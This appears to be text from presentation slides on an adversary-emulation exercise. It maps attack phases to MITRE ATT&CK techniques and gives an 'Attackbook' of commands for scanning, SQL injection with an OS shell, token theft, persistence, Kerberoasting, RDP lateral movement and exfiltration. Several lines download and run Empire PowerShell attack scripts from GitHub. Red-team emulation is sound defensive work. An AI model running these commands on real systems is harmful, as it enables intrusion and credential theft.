Phase	Tactic	Technique	Sub-Technique	ID
1	Reconnaissance	Active Scanning	Scanning IP Blocks	T1595.001
	Reconnaissance	Active Scanning	Vulnerability Scanning	T1595.002
2	Initial Access	Exploit Public-Facing Application	-	T1190
3	Privilege Escalation	Access Token Manipulation	Token Impersonation/Theft	T1134.001
4	Persistence	Scheduled Task/Job	Scheduled Task	T1053.005
5	Credential Access	Steal or Forge Kerberos Tickets	Kerberoasting	T1558.003
6	Lateral Movement	Remote Services	Remote Desktop Protocol	T1021.001
7	Collection	Data from Local System	-	T1005
8	Exfiltration	Data Transfer Size Limits	-	T1030

Our Approach

TTP‘s of the attack



Source: https://mitre-attack.github.io/attack-navigator

Our Approach

Comparison to real attack

Source: https://github.com/mitre-attack/attack-arsenal/blob/master/adversary_emulation/APT29/Emulation_Plan/APT29_EmuPlan.pdf

Our Approach

Attackbook

Phase	Tactic	Technique	Sub-Technique	Command
1	Reconnaissance	Active Scanning	Scanning IP Blocks	nmap -O -A $IP
	Reconnaissance	Active Scanning	Vulnerability Scanning	nmap | Metasploit | Nessus | OpenVAS
2	Initial Access	Exploit Public-Facing	-	sqlmap -u $IP/test.php --dbs --batch --os-shell
3	Privilege Escalation	Access Token Manipulation	Token Impersonation/ Theft	IEX (IWR 'https://raw.githubusercontent.com/BC-SECURITY/Empire/f6efd5a963d424a1f983d884b637da868e5df466/data/module_source/privesc/Get-System.ps1'); Get-System -Technique Token -Verbose
4	Persistence	Scheduled Task/Job	Scheduled Task	SCHTASKS /Create /S #{target} /RU #{user_name} /RP #{password} /TN "Atomic task" /TR "#{task_command}" /SC daily /ST #{time}
5	Credential Access	Steal or Forge Kerberos Tickets	Kerberoasting	iex(iwr https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1) Invoke-Kerberoast | fl
6	Lateral Movement	Remote Services	Remote Desktop Protocol	$Server="#{logonserver}" $User="#{username}" $Password="#{password}" cmdkey /generic:TERMSRV/$Server /user:$User /pass:$Password mstsc /v:$Server echo "RDP connection established"
7	Collection	Data from Local	-	Enumeration Scripts | Screenshots | Files
8	Exfiltration	Data Transfer Size	-	zip existing.zip --out new.zip -s 4m